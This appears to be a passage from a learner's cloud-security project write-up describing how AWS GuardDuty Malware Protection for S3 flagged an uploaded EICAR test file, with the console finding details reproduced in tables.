| Principal ID | AROAURVRYEVE3WFBSCKG6:i-0f1c7a37ce06c7c9c |
| User type | AssumedRole |

## Extra: Malware Protection

For this project extension, I enabled Malware Protection for S3. Malware is a file that contains threats e.g. opening the file will cause a data breach or a deletion of resources.

To test Malware Protection, I uploaded an EICAR test file into a protected bucket. The uploaded file won't actually cause damage because the test file is only designed to alert antivirus software.

Once I uploaded the malware, GuardDuty instantly triggered a finding called Object:S3/MaliciousFile. This verified that GuardDuty could successfully detect malware. It also mentioned that the threat type is EICAR-Test-File (which means not a virus).



Finding type = Object:S3/MaliciousFile

Bucket name = nimbus-guardduty-eg-thesecurebucket-ts6lfpgwyzlw

A malware scan on your S3 objec
File (not a virus).

**A malware scan on your S3 object EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).**

High First seen 3 minutes ago, last seen 3 minutes ago Info

A malware scan on your S3 object arn:aws:s3:::nimbus-guardduty-eg-thesecurebucket-ts6lfpgwyzlw/EICAR-test-file.txt has detected a security risk EICAR-Test-File (not a virus).

**Overview**

| | |
|---|---|
| Finding ID | 58cd539a4c823300155aff997250186a |
| Type | Object:S3/MaliciousFile |
| Severity | HIGH |
| Region | us-east-1 |
| Count | 1 |
| Account ID | 312831649097 |
| Resource ID | nimbus-guardduty-eg-thesecurebucket-ts6lfpgwyzlw |
| Created at | 11-21-2025 11:17:13 (3 minutes ago) |
| Updated at | 11-21-2025 11:17:13 (3 minutes ago) |

**Resource affected**

| | |
|---|---|
| Resource type | S3Object |

S3 objects

| | |
|---|---|
| ARN | arn:aws:s3:::nimbus-guardduty-eg-thesecurebucket-ts6lfpgwyzlw/EICAR-test-file.txt |
| Key | EICAR-test-file.txt |
| E tag | 44d88612fea8a8f36de82e1278abb02f |